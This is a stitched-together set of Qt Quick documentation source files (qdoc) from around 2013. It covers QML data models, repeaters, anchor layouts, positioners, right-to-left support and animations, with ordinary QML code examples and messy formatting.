import QtQuick.XmlListModel 2.0
```

\endcode

The following model has three roles, \e title, \e link and \e description:

\qml

```
XmlListModel {
```

```
    id: feedModel
```

```
    source: "http://rss.news.yahoo.com/rss/oceania"
```

```

        query: "/rss/channel/item"

        XmlRole { name: "title"; query: "title/string()" }

        XmlRole { name: "link"; query: "link/string()" }

        XmlRole { name: "description"; query: "description/string()" }

    }

\endqml

```

The \{Qt Quick Demo - RSS News\}{RSS News demo} shows how XmlListModel can be used to display an RSS feed.

## \section2 VisualItemModel

VisualItemModel allows QML items to be provided as a model.

This model contains both the data and delegate; the child items of a VisualItemModel provide the contents of the delegate. The model does not provide any roles.

\snippet qml/models/visual-model-and-view.qml visual model and view

Note that in the above example there is no delegate required.

The items of the model itself provide the visual types that will be positioned by the view.

## \section2 Integers as Models

An integer can be used as a model that contains a certain number of types. In this case, the model does not have any data roles.

The following example creates a ListView with five elements:

```
\qml
```

```
Item {
```

```
    width: 200; height: 250
```

```
    Component {
```

```
        id: itemDelegate
```

```
        Text { text: "I am item number: " + index }
```

```
    }
```

```
    ListView {
```

```
        anchors.fill: parent
```

```
        model: 5
```

```
        delegate: itemDelegate
```

```
    }
```

```
}
```

```
\endqml
```



## \section2 Object Instances as Models

An object instance can be used to specify a model with a single object type. The properties of the object are provided as roles.

The example below creates a list with one item, showing the color of the \e myText text. Note the use of the fully qualified \e model.color property to avoid clashing with \e color property of the Text type in the delegate.

\qml

Rectangle {

width: 200; height: 250

Text {

id: myText

text: "Hello"

color: "#dd44ee"

}

Component {

id: myDelegate

Text { text: model.color }

}

ListView {

```
anchors.fill: parent
anchors.topMargin: 30
model: myText
delegate: myDelegate
}
}
\endqml
```

```
\keyword qml-c++-models
\section2 C++ Data Models
```

Models can be defined in C++ and then made available to QML. This mechanism is useful for exposing existing C++ data models or otherwise complex datasets to QML.

For information, visit the [\{Using C++ Models with Qt Quick Views}](#) article.

```
\section1 Repeaters
```

```
\div {class="float-right"}
\inlineimage repeater-index.png
\enddiv
```

Repeaters create items from a template for use with positioners, using data from a model. Combining repeaters and positioners is an easy way to lay out lots of items. A `Repeater` item is placed inside a positioner, and generates items that the enclosing positioner arranges.

Each Repeater creates a number of items by combining each element of data from a model, specified using the `Repeater::model` property, with the template item, defined as a child item within the Repeater.

The total number of items is determined by the amount of data in the model.

The following example shows a repeater used with a `Grid` item to arrange a set of `Rectangle` items. The Repeater item creates a series of 24 rectangles for the `Grid` item to position in a 5 by 5 arrangement.

`\snippet qml/repeaters/repeater-grid-index.qml` document

The number of items created by a Repeater is held by its `Repeater::count` property. It is not possible to set this property to determine the number of items to be created. Instead, as in the above example, we use an integer as the model. This is explained in the `qtquick-modelviewsdata-modelview.html#integers-as-models` {QML Data Models} document.

It is also possible to use a delegate as the template for the items created by a Repeater. This is specified using the `Repeater::delegate` property.

## \section1 Using Transitions

Transitions can be used to animate items that are added to, moved within, or removed from a positioner.

Transitions for adding items apply to items that are created as part of a positioner, as well as those that are reparented to become children of a positioner.

Transitions for removing items apply to items within a positioner that are deleted, as well as those that are removed from a positioner and given new parents in a document.

Additionally, changing the opacity of items to zero will cause them to disappear using the remove transition, and making the opacity non-zero will cause them to appear using the add transition.

\*/

topic.qdoc

/\*\*\*\*\*

\*\*

\*\* Copyright (C) 2013 Digia Plc and/or its subsidiary(-ies).

\*\* Contact: <http://www.qt-project.org/legal>

\*\*

\*\* This file is part of the documentation of the Qt Toolkit.

\*\*

\*\* \$QT\_BEGIN\_LICENSE:FDL\$

\*\* Commercial License Usage

\*\* Licensees holding valid commercial Qt licenses may use this file in

\*\* accordance with the commercial license agreement provided with the

\*\* Software or, alternatively, in accordance with the terms contained in

\*\* a written agreement between you and Digia. For licensing terms and

\*\* conditions see <http://qt.digia.com/licensing>. For further information

\*\* use the contact form at <http://qt.digia.com/contact-us>.

\*\*

\*\* GNU Free Documentation License Usage

\*\* Alternatively, this file may be used under the terms of the GNU Free

\*\* Documentation License version 1.3 as published by the Free Software

\*\* Foundation and appearing in the file included in the packaging of

\*\* this file. Please review the following information to ensure

\*\* the GNU Free Documentation License version 1.3 requirements

\*\* will be met: <http://www.gnu.org/copyleft/fdl.html>.

\*\* \$QT\_END\_LICENSE\$

\*\*

\*\*\*\*\*/

/\*!

\page qtquick-modelviewsdata-topic.html

\title Important Concepts In Qt Quick - Data - Models, Views and Data Storage

\brief Overview of the data, model and view concepts

Most applications will have data that needs to be displayed to the user. That data might come from a variety of sources: network sources, local files, and databases are all common sources of data.

\section1 Models and Views

It is often advantageous to show similar data in a similar manner, within an application, and this gives rise to the idea of having a model which contains data, and a view which displays the data. The view will display a delegate for every datum in the model.

For information about how the Model/View paradigm is implemented in Qt Quick, see the page titled \{qtquick-modelviewsdata-modelview.html} {Models and Views in Qt Quick}.

\section1 Data Storage and Access

Databases are commonly used to store information in applications. Qt Quick provides simplified access to relational databases via the \l QtQuick.LocalStorage module.

\*/

anchors.qdoc

/\*\*\*\*\*

\*\*

\*\* Copyright (C) 2013 Digia Plc and/or its subsidiary(-ies).

\*\* Contact: <http://www.qt-project.org/legal>

\*\*

\*\* This file is part of the documentation of the Qt Toolkit.

\*\*

\*\* \$QT\_BEGIN\_LICENSE:FDL\$

\*\* Commercial License Usage

\*\* Licensees holding valid commercial Qt licenses may use this file in

\*\* accordance with the commercial license agreement provided with the

\*\* Software or, alternatively, in accordance with the terms contained in

\*\* a written agreement between you and Digia. For licensing terms and

\*\* conditions see <http://qt.digia.com/licensing>. For further information

\*\* use the contact form at <http://qt.digia.com/contact-us>.

\*\*

\*\* GNU Free Documentation License Usage

\*\* Alternatively, this file may be used under the terms of the GNU Free

\*\* Documentation License version 1.3 as published by the Free Software

\*\* Foundation and appearing in the file included in the packaging of

\*\* this file. Please review the following information to ensure

\*\* the GNU Free Documentation License version 1.3 requirements

\*\* will be met: <http://www.gnu.org/copyleft/fdl.html>.

\*\* \$QT\_END\_LICENSE\$

\*\*

\*\*\*\*\*/

/\*!

\page qtquick-positioning-anchors.html

\title Positioning with Anchors

\brief placing items with anchor properties

\target anchor-layout

In addition to the more traditional \l Grid, \l Row, and \l Column,

Qt Quick also provides a way to layout items using the concept of \e anchors.

Each item can be thought of as having a set of 7 invisible "anchor lines":

\l {Item::anchors.left}{left}, \l {Item::anchors.horizontalCenter}{horizontalCenter},

\l {Item::anchors.right}{right}, \l {Item::anchors.top}{top},

\l {Item::anchors.verticalCenter}{verticalCenter}, \l {Item::anchors.baseline}{baseline},

and \l {Item::anchors.bottom}{bottom}.

\image edges\_qml.png

The baseline (not pictured above) corresponds to the imaginary line on which

text would sit. For items with no text it is the same as \e top.

The Qt Quick anchoring system allows you to define relationships between the anchor lines of different items. For example, you can write:

\code



```
Rectangle { id: rect1; ... }  
  
Rectangle { id: rect2; anchors.left: rect1.right; ... }  
  
\endcode
```

In this case, the left edge of \e rect2 is bound to the right edge of \e rect1, producing the following:

```
\image edge1.png
```

You can specify multiple anchors. For example:

```
\code  
  
Rectangle { id: rect1; ... }  
  
Rectangle { id: rect2; anchors.left: rect1.right; anchors.top: rect1.bottom; ... }  
  
\endcode
```

```
\image edge3.png
```

By specifying multiple horizontal or vertical anchors you can control the size of an item. Below, \e rect2 is anchored to the right of \e rect1 and the left of \e rect3. If either of the blue rectangles are moved, \e rect2 will stretch and shrink as necessary:

```
\code  
  
Rectangle { id: rect1; x: 0; ... }  
  
Rectangle { id: rect2; anchors.left: rect1.right; anchors.right: rect3.left; ... }
```

```
Rectangle { id: rect3; x: 150; ... }
```

```
\endcode
```

```
\image edge4.png
```

There are also some convenience anchors. `anchors.fill` is a convenience that is the same as setting the `left`, `right`, `top` and `bottom` anchors

to the `left`, `right`, `top` and `bottom` of the target item. `anchors.centerIn` is another convenience anchor, and is the same as setting the `verticalCenter`

and `horizontalCenter` anchors to the `verticalCenter` and `horizontalCenter` of the target item.

## ``` \section1 Anchor Margins and Offsets ```

The anchoring system also allows `\e` margins and `\e` offsets to be specified for an item's anchors.

Margins specify the amount of empty space to leave to the outside of an item's anchor, while

offsets allow positioning to be manipulated using the center anchor lines. An item can

specify its anchor margins individually through `\l {Item::anchors.leftMargin}{leftMargin}`,

`\l {Item::anchors.rightMargin}{rightMargin}`, `\l {Item::anchors.topMargin}{topMargin}` and

`\l {Item::anchors.bottomMargin}{bottomMargin}`, or use `\l {Item::}{anchors.margins}` to

specify the same margin value for all four edges. Anchor offsets are specified using

`\l {Item::anchors.horizontalCenterOffset}{horizontalCenterOffset}`,

`\l {Item::anchors.verticalCenterOffset}{verticalCenterOffset}` and

`\l {Item::anchors.baselineOffset}{baselineOffset}`.

```
\image margins_qml.png
```

The following example specifies a left margin:

```
\code
```

```
Rectangle { id: rect1; ... }
```

```
Rectangle { id: rect2; anchors.left: rect1.right; anchors.leftMargin: 5; ... }
```

```
\endcode
```

In this case, a margin of 5 pixels is reserved to the left of `rect2`, producing the following:

```
\image edge2.png
```

`\note` Anchor margins only apply to anchors; they are `\e` not a generic means of applying margins to an `\l` Item.

If an anchor margin is specified for an edge but the item is not anchored to any item on that edge, the margin is not applied.

```
\section1 Changing Anchors
```

Qt Quick provides the `AnchorChanges` type for specifying the anchors in a state.

```
\qml
```

```
State {
```

```
    name: "anchorRight"
```

```
    AnchorChanges {
```

```
        target: rect2
```

```
        anchors.right: parent.right
```

```
    anchors.left: undefined //remove the left anchor
  }
}
\endqml
```

AnchorChanges can be animated using the AnchorAnimation type.

```
\qml
Transition {
    AnchorAnimation {} //animates any AnchorChanges in the corresponding state change
}
\endqml
```

Anchors can also be changed imperatively within JavaScript. However, these changes should be carefully ordered, or they may produce unexpected outcomes. The following example illustrates the issue:

```
\table
\row
\li
    \code
    //bad code
    Rectangle {
        width: 50
        anchors.left: parent.left
```

```

function reanchorToRight() {
    anchors.right = parent.right
    anchors.left = undefined
}
}
\endcode
\li
    \image anchor_ordering_bad.png
\endtable

```

When `\c reanchorToRight` is called, the function first sets the right anchor. At that point, both left and right anchors are set, and the item will be stretched horizontally to fill its parent. When the left anchor is unset, the new width will remain. Thus when updating anchors within JavaScript, you should first unset any anchors that are no longer required, and only then set any new anchors that are required, as shown below:

```

\table
\row
\li
    \qml
    Rectangle {
        width: 50
        anchors.left: parent.left
    }
\endqml
\endli
\endrow
\endtable

```

```

function reanchorToRight() {
    anchors.left = undefined
    anchors.right = parent.right
}
}
\endqml
\li
    \image anchor_ordering.png
\endtable

```

Because the evaluation order of bindings is not defined, it is not recommended to change anchors via conditional bindings, as this can lead to the ordering issue described above. In the following example the Rectangle will eventually grow to the full width of its parent, because both left and right anchors will be simultaneously set during binding update.

```

\code
//bad code
Rectangle {
    width: 50; height: 50
    anchors.left: state == "right" ? undefined : parent.left;
    anchors.right: state == "right" ? parent.right : undefined;
}
\endcode

```

This should be rewritten to use `AnchorChanges` instead, as `AnchorChanges` will automatically handle

ordering issues internally.

## `\section1 Restrictions`

For performance reasons, you can only anchor an item to its siblings and direct parent. For example, the following anchor is invalid and would produce a warning:

```
\code
//bad code
Item {
  id: group1
  Rectangle { id: rect1; ... }
}
Item {
  id: group2
  Rectangle { id: rect2; anchors.left: rect1.right; ... } // invalid anchor!
}
\endcode
```

Also, anchor-based layouts cannot be mixed with absolute positioning. If an item specifies its `\l {Item::}{x}` position and also sets `\l {Item::}{anchors.left}`, or anchors its left and right edges but additionally sets a `\l {Item::}{width}`, the result is undefined, as it would not be clear whether the item should use anchoring or absolute positioning. The same can be said for setting an item's `\l {Item::}{y}` and `\l {Item::}{height}` with `\l {Item::}{anchors.top}` and `\l {Item::}{anchors.bottom}`, or setting `\l {Item::}{anchors.fill}`

as well as `\l {Item::}{width}` or `\l {Item::}{height}`. The same applies when using positioners such as Row and Grid, which may set the item's `\l {Item::}{x}` and `\l {Item::}{y}` properties.

If you wish to change from using anchor-based to absolute positioning, you can clear an anchor value by setting it to `\c undefined`.

\*/

layouts.qdoc

/\*\*\*\*\*

\*\*

\*\* Copyright (C) 2013 Digia Plc and/or its subsidiary(-ies).

\*\* Contact: <http://www.qt-project.org/legal>

\*\*

\*\* This file is part of the documentation of the Qt Toolkit.

\*\*

\*\* \$QT\_BEGIN\_LICENSE:FDL\$

\*\* Commercial License Usage

\*\* Licensees holding valid commercial Qt licenses may use this file in

\*\* accordance with the commercial license agreement provided with the

\*\* Software or, alternatively, in accordance with the terms contained in

\*\* a written agreement between you and Digia. For licensing terms and

\*\* conditions see <http://qt.digia.com/licensing>. For further information

\*\* use the contact form at <http://qt.digia.com/contact-us>.

\*\*

\*\* GNU Free Documentation License Usage

\*\* Alternatively, this file may be used under the terms of the GNU Free



\*\* Documentation License version 1.3 as published by the Free Software

\*\* Foundation and appearing in the file included in the packaging of

\*\* this file. Please review the following information to ensure

\*\* the GNU Free Documentation License version 1.3 requirements

\*\* will be met: <http://www.gnu.org/copyleft/fdl.html>.

\*\* \$QT\_END\_LICENSE\$

\*\*

\*\*\*\*\*/

/\*!

\ingroup qtquick-positioners

\page qtquick-positioning-layouts.html

\title Item Positioners

Positioner items are container items that manage the positions of items in a declarative user interface. Positioners behave in a similar way to the \{Qt Widgets} layout managers used with standard Qt widgets, except that they are also containers in their own right.

Positioners make it easier to work with many items when they need to be arranged in a regular layout.

\{Qt Quick Layouts} can also be used to arrange Qt Quick items in a user interface.

They manage both the positions and the sizes of items on a declarative user interface, and are well suited for resizable user interfaces.

## \section1 Positioners

A set of standard positioners are provided in the basic set of Qt Quick graphical types:

\generatelist{related}

## \section2 Column

\div {class="float-right"}

\inlineimage qml-column.png

\enddiv

\l Column items are used to vertically arrange items. The following example uses a Column item to arrange three \l Rectangle items in an area defined by an outer \l Item. The \l{Column::spacing}{spacing} property is set to include a small amount of space between the rectangles.

\snippet qml/column/column.qml document

Note that, since Column inherits directly from Item, any background color must be added to a parent Rectangle, if desired.

## \section2 Row

```
\div {class="float-right"}  
\inlineimage qml-row.png  
\enddiv
```

\l Row items are used to horizontally arrange items. The following example uses a Row item to arrange three rounded \l Rectangle items in an area defined by an outer colored Rectangle. The `\l{Row::spacing}{spacing}` property is set to include a small amount of space between the rectangles.

We ensure that the parent Rectangle is large enough so that there is some space left around the edges of the horizontally centered Row item.

\snippet qml/row.qml document

\section2 Grid

```
\div {class="float-right"}  
\inlineimage qml-grid-spacing.png  
\enddiv
```

\l Grid items are used to place items in a grid or table arrangement. The following example uses a Grid item to place four \l Rectangle items in a 2-by-2 grid. As with the other positioners, the spacing between items can be specified using the `\l{Grid::spacing}{spacing}` property.

\snippet qml/grid-spacing.qml document

There is no difference between horizontal and vertical spacing inserted between items, so any additional space must be added within the items themselves.

Any empty cells in the grid must be created by defining placeholder items at the appropriate places in the Grid definition.

\section2 Flow

\div {class="float-right"}

\inlineimage qml-flow-text1.png

\inlineimage qml-flow-text2.png

\enddiv

\I Flow items are used to place items like words on a page, with rows or columns of non-overlapping items.

Flow items arrange items in a similar way to \I Grid items, with items arranged in lines along one axis (the minor axis), and lines of items placed next to each other along another axis (the major axis). The direction of flow, as well as the spacing between items, are controlled by the `\{Flow::}{flow}` and `\{Flow::}{spacing}` properties.

The following example shows a Flow item containing a number of \I Text child items. These are arranged in a similar way to those shown in the screenshots.

\snippet qml/flow.qml document

The main differences between the Grid and Flow positioners are that items inside a Flow will wrap when they run out of space on the minor axis, and items on one line may not be aligned with items on another line if the items do not have uniform sizes. As with Grid items, there is no independent control of spacing between items and between lines of items.

\section1 Other Ways to Position Items

There are several other ways to position items in a user interface. In addition to the basic technique of specifying their coordinates directly, they can be positioned relative to other items with \I{anchor-layout}{anchors}, or used with \I{QML Data Models} such as

\I{QML Data Models#VisualItemModel}{VisualItemModel}.

\*/

righttoleft.qdoc

/\*\*\*\*\*

\*\*

\*\* Copyright (C) 2013 Digia Plc and/or its subsidiary(-ies).

\*\* Contact: <http://www.qt-project.org/legal>

\*\*

\*\* This file is part of the documentation of the Qt Toolkit.

\*\*

\*\* \$QT\_BEGIN\_LICENSE:FDL\$

\*\* Commercial License Usage

\*\* Licensees holding valid commercial Qt licenses may use this file in

\*\* accordance with the commercial license agreement provided with the

\*\* Software or, alternatively, in accordance with the terms contained in

\*\* a written agreement between you and Digia. For licensing terms and

\*\* conditions see <http://qt.digia.com/licensing>. For further information

\*\* use the contact form at <http://qt.digia.com/contact-us>.

\*\*

\*\* GNU Free Documentation License Usage

\*\* Alternatively, this file may be used under the terms of the GNU Free

\*\* Documentation License version 1.3 as published by the Free Software

\*\* Foundation and appearing in the file included in the packaging of

\*\* this file. Please review the following information to ensure

\*\* the GNU Free Documentation License version 1.3 requirements

\*\* will be met: <http://www.gnu.org/copyleft/fdl.html>.

\*\* \$QT\_END\_LICENSE\$

\*\*

\*\*\*\*\*/

/\*!

\page qtquick-positioning-righttoleft.html

\title Right-to-left User Interfaces

\brief switching text flow and layout

\section1 Overview

This chapter discusses different approaches and options available for implementing right-to-left language support for Qt Quick applications. Some common right-to-left languages include Arabic, Hebrew, Persian and Urdu. Most changes include making sure that text translated to right-to-left languages is properly aligned to the right, and horizontally ordered content in views, lists and grids flows correctly from the right to left.

In right-to-left language speaking cultures, people naturally scan and read graphic elements and text from the right to left. The general rule of thumb is that content (like photos, videos and maps) is not mirrored, but positioning of the content (like application layouts and the flow of visual elements) is mirrored. For example, photos shown in chronological order should flow from right to left, the low end range of the horizontal sliders should be located at the right side of the slider, and text lines should be aligned to the right side of the available text area. The location of visual elements should not be mirrored when the position is related to a content; for example, when a position marker is shown to indicate a location on a map. Also, there are some special cases you may need to take into account where right-to-left language speakers are used to left-to-right positioning, for example when using number dialers in phones and media play, pause, rewind and forward buttons in music players.

\section1 Text Alignment

(This applies to the `\l Text`, `\l TextInput` and `\l TextEdit` types.)

When the horizontal alignment of a text item is not explicitly set, the text element is automatically aligned to the natural reading direction of the text. By default left-to-right text like English is aligned to the left side of the text area, and right-to-left text like Arabic is aligned to the right side of the text area. The alignment of a text element with empty text takes its alignment cue from `\l QInputMethod::inputDirection()`, which is based on the active system locale.

This default locale-based alignment can be overridden by setting the `\c horizontalAlignment` property for the text element, or by enabling layout mirroring using the `\l LayoutMirroring` attached property, which causes any explicit left and right horizontal alignments to be mirrored.

Note that when `\l LayoutMirroring` is set, the `\c horizontalAlignment` property value remains unchanged; the effective alignment of the text element that takes the mirroring into account can be read from the `\c effectiveHorizontalAlignment` property.

`\snippet qml/righttoleft.qml 0`

## `\section1` Layout Direction of Positioners and Views

(This applies to the `\l Row`, `\l Grid`, `\l Flow`, `\l ListView` and `\l GridView` types.)

From Qt Quick 1.1 onwards, types used for horizontal positioning and model views have gained a `\c layoutDirection`

property for controlling the horizontal direction of the layouts. Setting `\c layoutDirection` to

`\c Qt.RightToLeft` causes items to be laid out from the right to left. By default Qt Quick follows



the left-to-right layout direction.

The horizontal layout direction can also be reversed through the `\l LayoutMirroring` attached property.

This causes the effective `\c layoutDirection` of positioners and views to be mirrored. Note the actual value

of the `\c layoutDirection` property will remain unchanged; the effective layout direction of positioners and

views that takes the mirroring into account can be read from the `\c effectiveLayoutDirection` property.

`\snippet qml/righttoleft.qml 1`

## `\section1 Layout Mirroring`

The attached property `\l LayoutMirroring` is provided as a convenience for easily implementing right-to-left

support for existing left-to-right Qt Quick applications. It mirrors the behavior of `\l {anchor-layout}`

`{Item anchors}`, the layout direction of `\l {Item Positioners}{positioners}` and

`\l {qtquick-modelviewsdata-modelview.html}{model views}`, and the explicit text alignment of QML text types.

You can enable layout mirroring for a particular `\l Item`:

`\snippet qml/righttoleft.qml 2`

Or set all child types to also inherit the layout direction:

`\snippet qml/righttoleft.qml 3`

Applying mirroring in this manner does not change the actual value of the relevant anchor, `\c layoutDirection` or `\c horizontalAlignment` properties. The separate read-only property `\c effectiveLayoutDirection` can be used to query the effective layout direction of positioners and model views that takes the mirroring into account. Similarly the `\l Text`, `\l TextInput` and `\l TextEdit` types have gained the read-only property `\c effectiveHorizontalAlignment` for querying the effective visual alignment of text. For anchors, the read only `\l {Item::anchors.top}{anchors.mirrored}` property reflects whether anchors have been mirrored.

Note that application layouts and animations that are defined using `\l {Item::}{x}` property values (as opposed to anchors or positioner types) are not affected by the `\l LayoutMirroring` attached property. Therefore, adding right-to-left support to these types of layouts may require some code changes to your application, especially in views that rely on both the anchors and x coordinate-based positioning. Here is one way to use the `\l LayoutMirroring` attached property to apply mirroring to an item that is positioned using `\l {Item::}{x}` coordinates:

```
\snippet qml/righttoleft.qml 4
```

Not all layouts should necessarily be mirrored. There are cases where a visual type is positioned to the right side of the screen for improved one-handed use, because most people are right-handed, and not because of the reading direction. In the case that a child type should not be affected by mirroring, set the `\l {LayoutMirroring::enabled}{LayoutMirroring.enabled}` property for that type to false.

Qt Quick is designed for developing animated, fluid user interfaces. When mirroring your application, remember to test that

the animations and transitions continue to work as expected. If you do not have the resources to add right-to-left support for your application, it may be better to just keep the application layouts left aligned and just make sure that text is translated and aligned properly.

## \section1 Mirroring Icons

(This applies to \l Image, \l BorderImage and \l AnimatedImage types.)

Most images do not need to be mirrored, but some directional icons, such as arrows, may need to be mirrored.

The painting of these icons can be mirrored with a dedicated \c mirror property introduced in Qt Quick 1.1:

\snippet qml/righttoleft.qml 5

## \section1 Default Layout Direction

The \l {QtQml::Qt::application}{Qt.application.layoutDirection} property can be used to query the active layout direction of the

application. It is based on `QGuiApplication::layoutDirection()`, which most commonly determines the layout

direction from the active language translation file.

To define the layout direction for a particular locale, declare the dedicated string literal

\c QT\_LAYOUT\_DIRECTION in context \c QGuiApplication as either "LTR" or "RTL".

You can do this by first introducing this line

```
\code
```

```
QT_TRANSLATE_NOOP("QGuiApplication", "QT_LAYOUT_DIRECTION");
```

```
\endcode
```

somewhere in your QML source code and calling `lupdate` to generate the translation source file.

```
\code
```

```
lupdate myapp.qml -ts myapp.ts
```

```
\endcode
```

This will append the following declaration to the translation file, where you can fill in either "LTR" or "RTL" as the translation for the locale.

```
\code
```

```
<context>
```

```
  <name>QGuiApplication</name>
```

```
  <message>
```

```
    <location filename="myapp.qml" line="33"/>
```

```
    <source>QT_LAYOUT_DIRECTION</source>
```

```
    <translation type="unfinished">RTL</translation>
```

```
  </message>
```

```
</context>
```

\endcode

You can test that the layout direction works as expected by running your Qt Quick application with the compiled translation file:

\code

```
qmlscene myapp.qml -translation myapp.qm
```

\endcode

You can test your application in right-to-left layout direction simply by executing qmlscene with a command-line parameter "-reverse":

\code

```
qmlscene myapp.qml -reverse
```

\endcode

The layout direction can also be set from C++ by calling the static function `QGuiApplication::setLayoutDirection()`:

\code

```
QGuiApplication app(argc, argv);  
app.setLayoutDirection(Qt::RightToLeft);
```

\endcode

\*/

topic.qdoc

/\*\*\*\*\*

\*\*

\*\* Copyright (C) 2013 Digia Plc and/or its subsidiary(-ies).

\*\* Contact: <http://www.qt-project.org/legal>

\*\*

\*\* This file is part of the documentation of the Qt Toolkit.

\*\*

\*\* \$QT\_BEGIN\_LICENSE:FDL\$

\*\* Commercial License Usage

\*\* Licensees holding valid commercial Qt licenses may use this file in

\*\* accordance with the commercial license agreement provided with the

\*\* Software or, alternatively, in accordance with the terms contained in

\*\* a written agreement between you and Digia. For licensing terms and

\*\* conditions see <http://qt.digia.com/licensing>. For further information

\*\* use the contact form at <http://qt.digia.com/contact-us>.

\*\*

\*\* GNU Free Documentation License Usage

\*\* Alternatively, this file may be used under the terms of the GNU Free

\*\* Documentation License version 1.3 as published by the Free Software

\*\* Foundation and appearing in the file included in the packaging of

\*\* this file. Please review the following information to ensure

\*\* the GNU Free Documentation License version 1.3 requirements

\*\* will be met: <http://www.gnu.org/copyleft/fdl.html>.

\*\* \$QT\_END\_LICENSE\$

\*\*

\*\*\*\*\*/

/\*!

\page qtquick-positioning-topic.html

\title Important Concepts In Qt Quick - Positioning

\brief Overview of positioning concepts

Visual items in QML can be positioned in a variety of ways. The most important positioning-related concept is that of anchoring, a form of relative positioning where items can be anchored (or attached) to each other at certain boundaries. Other positioning concepts include absolute positioning, positioning with coordinate bindings, positioners, and layouts.

\section1 Manual Positioning

Items can be positioned manually. If the user-interface is going to be static, manual positioning provides the most efficient form of positioning.

In any user-interface, the visual types exist at a particular location in the screen coordinates at any instant in time. While fluidly animated and dynamic user-interfaces are a major focus of Qt Quick, statically-positioned user interfaces are still a viable option. What's more, if the position of those types does not change, it can often be more performant to specify the position manually than to use the more dynamic positioning methods

documented in proceeding sections.

In Qt Quick, every visual object is positioned within the

`\{Concepts - Visual Coordinates in Qt Quick\}``{coordinate system}`

provided by the Qt Quick visual canvas. As described in that document, the

x and y coordinates of a visual object are relative to those of its visual

parent, with the top-left corner having the coordinate (0, 0).

Thus, the following example will display two rectangles positioned manually:

`\table`

`\header`

`\li Example Code`

`\li Resultant Layout`

`\row`

`\li`

`\qml`

`import QtQuick 2.0`

`Item {`

`width: 200`

`height: 200`

`Rectangle {`



```
x: 50  
y: 50  
width: 100  
height: 100  
color: "green"  
}
```

```
Rectangle {  
  x: 100  
  y: 100  
  width: 50  
  height: 50  
  color: "yellow"  
}
```

```
}
```

```
\endqml
```

```
\li
```

```
\image manual-layout.png
```

```
\endtable
```

## ``` \section1 Positioning With Bindings ```

Items may also be positioned by assigning binding expressions to the properties associated with their location in the visual canvas. This type of positioning is the most highly dynamic, however some performance cost is associated with

positioning items in this manner.

The position and dimensions of a visual object can also be set through property bindings. This has the advantage that the values will automatically be updated as the dependencies of the bindings change. For example, the width of one Rectangle might depend on the width of the Rectangle next to it.

While bindings provide a very flexible and intuitive way of creating dynamic layouts, it should be noted that there is some performance cost associated with them, and where possible, pristine Anchor layouts should be preferred.

## \section1 Anchors

Anchors allows an item to be placed either adjacent to or inside of another, by attaching one or more of the item's anchor-points (boundaries) to an anchor-point of the other. These anchors will remain even if the dimensions or location of one of the items changes, allowing for highly dynamic user-interfaces.

A visual object can be thought of as having various anchor-points (or more correctly, anchor-lines). Other items can be anchored to those points, which means that as any object changes, the other objects which are anchored to it will adjust automatically to maintain the anchoring.

Qt Quick provides anchors as a top-level concept. See the documentation about [\{qtquick-positioning-anchors.html\}](#) for in-depth information on the topic.

It is important to note that anchor-based layouts are generally far more performant than binding-based layouts, if pristine. A "pristine" anchor layout is one which uses only anchors (with object nesting) to determine the positioning, whereas a "contaminated" anchor layout is one which uses both anchoring and bindings (either on position-related [x,y] properties or on dimension-related [width,height] properties) to determine the position.

## \section1 Positioners

Qt Quick also provides some built-in positioner items. For many use cases, the best positioner to use is a simple grid, row, or column, and Qt Quick provides items which will position children in these formations in the most efficient manner possible. See the documentation on [\{qtquick-positioning-layouts.html\}](#) for more information about utilizing pre-defined positioners.

## \section1 Layouts

From Qt 5.1, the module `\{Qt Quick Layouts\}` can also be used to arrange Qt Quick items in a user interface. Unlike positioners, the types in Qt Quick Layouts manage both the positions and sizes of items in a declarative interface. They are well suited for resizable user interfaces.

## \section1 Right-To-Left Support

The directionality of the written form of a language often has a great impact on how the visual types of a user-interface should be positioned. Qt Quick supports right-to-left positioning of types through the predefined-layouts as well as right-to-left text layouts.

Please see the documentation about

\{qtquick-positioning-righttoleft.html}

{right-to-left support in Qt Quick} for in-depth information on the topic.

\*/

animations.qdoc

/\*\*\*\*\*

\*\*

\*\* Copyright (C) 2013 Digia Plc and/or its subsidiary(-ies).

\*\* Contact: <http://www.qt-project.org/legal>

\*\*

\*\* This file is part of the documentation of the Qt Toolkit.

\*\*

\*\* \$QT\_BEGIN\_LICENSE:FDL\$

\*\* Commercial License Usage

\*\* Licensees holding valid commercial Qt licenses may use this file in

\*\* accordance with the commercial license agreement provided with the  
\*\* Software or, alternatively, in accordance with the terms contained in  
\*\* a written agreement between you and Digia. For licensing terms and  
\*\* conditions see <http://qt.digia.com/licensing>. For further information  
\*\* use the contact form at <http://qt.digia.com/contact-us>.

\*\*

\*\* GNU Free Documentation License Usage

\*\* Alternatively, this file may be used under the terms of the GNU Free  
\*\* Documentation License version 1.3 as published by the Free Software  
\*\* Foundation and appearing in the file included in the packaging of  
\*\* this file. Please review the following information to ensure  
\*\* the GNU Free Documentation License version 1.3 requirements  
\*\* will be met: <http://www.gnu.org/copyleft/fdl.html>.

\*\* \$QT\_END\_LICENSE\$

\*\*

\*\*\*\*\*/

/\*!

\ingroup qtquick-transitions-animations

\page qtquick-statesanimations-animations.html

\title Animation and Transitions in Qt Quick

\brief the animation system in Qt Quick

\section1 Animation and Transitions Types

\list

\li \l {Transition} - Animates transitions during state changes

\li \l {SequentialAnimation} - Runs animations sequentially

\li \l {ParallelAnimation} - Runs animations in parallel

\li \l {Behavior} - Specifies a default animation for property changes

\li \l {PropertyAction} - Sets immediate property changes during animation

\li \l {PauseAnimation} - Introduces a pause in an animation

\li \l {SmoothedAnimation} - Allows a property to smoothly track a value

\li \l {SpringAnimation} - Allows a property to track a value in a spring-like motion

\li \l {ScriptAction} - Runs scripts during an animation

\endlist

Types that animate properties based on data types

\annotatedlist qtquick-animation-properties

Animations are created by applying animation types to property values. Animation types will interpolate property values to create smooth transitions. As well, state transitions may assign animations to state changes.

To create an animation, use an appropriate animation type for the type of the property that is to be animated, and apply the animation depending on the type of behavior that is required.

\sa {Qt Quick Examples - Animation}

## \section1 Triggering Animations

There are several ways of setting animation to an object.

## \section2 Direct Property Animation

Animations are created by applying animation objects to property values to gradually change the properties over time. These `{property animations}` apply smooth movements by interpolating values between property value changes. Property animations provide timing controls and allows different interpolations through `{qml-easing-animation}{easing curves}`.

\snippet qml/animation.qml property animation

Specialized property animation types

have more efficient implementations than the `{PropertyAnimation}` type. They are for setting animations to different QML types such as `{int}`, `{color}`, and rotations. Similarly, the `{ParentAnimation}` can animate parent changes.

See the `{qml-controlling-animations}{Controlling Animations}` section for more information about the different animation properties.

## \section2 Using Predefined Targets and Properties

